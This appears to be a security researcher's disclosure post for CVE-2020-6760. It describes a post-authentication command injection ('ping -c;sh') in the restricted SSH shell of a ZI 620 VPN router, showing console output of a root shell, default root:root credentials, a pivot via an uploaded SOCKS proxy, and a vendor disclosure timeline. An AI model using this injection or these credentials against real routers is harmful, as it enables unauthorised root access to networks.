
Post-authentication command injection in ZI 620 V400 VPN Router.

This time I'm introducing an easy RCE in a SOHO Router vastly deployed by ISPs in India. At the beggining of the investigation we could find aproximately 2000 devices in Shodan publicly available.



The default username and password of this router model was root:root (surprise!). After login into the administrator page we found a set of utilities to perform network analysis; ping, traceroute, no news for us. Commonly we can find out command injections vulnerabilities in those web applications, but in this ocassion the input was sanitized.

We can enable telnet and ssh login in this devices in "settings", but when you login to the router, via ssh in this ocassion, the terminal show you a restricted environment with the same options that we found in the web application.

```
Welcome to VPN Router Configuration Tool
VPN#help
 Unknown command help
VPN#?
  config            configure system
  status            show      system status
  show              show      system information
  utility           utility tools
  reboot            reboot system
  quit              logout
VPN#utility
VPN/utility#?
  admin             configure  users
  upgrade           upgrade    firmware
  configtools       configure  tools
  ping              ping       tool
  traceroute        traceroute tool
  exit              exit
```

This time, logged into the ssh restricted application, the command injection works appending ";" to the option selected. That was so easy.

```
VPN/utility#?
  admin             configure  users
  upgrade           upgrade    firmware
  configtools       configure  tools
  ping              ping       tool
  traceroute        traceroute tool
  exit              exit
VPN/utility#ping -c;sh
BusyBox v1.1.3 (2010.04.20-03:15+0000) multi-call binary

Usage: ping [OPTION]... host

Send ICMP ECHO_REQUEST packets to network hosts.

Options:
        -c COUNT        Send only COUNT pings
        -s SIZE         Send SIZE data bytes in packets (default=56)
        -q              Quiet mode, only displays output at start
                        and when finished

# id
uid=0(root) gid=0(root)
#
```

After that we uploaded a "powerpc" socks4a server coded by @_dreadlocked to the router to pivot into the organization. Thanks @_dreadlocked for your work!

And that's all, thanks for reading.

Affected version (others may be affected):

System Information

Model Name	ZI.620.V800
Hardware MCSV	
Software MCSV	
Software Version	090

Disclosure timeline:

- 10/12/2019 Vendor notified. No response.
- 07/01/2020 Vendor notified. No response.
- 09/01/2020 CVE-2020-6760 asigned.
- 06/02/2020 Blog post.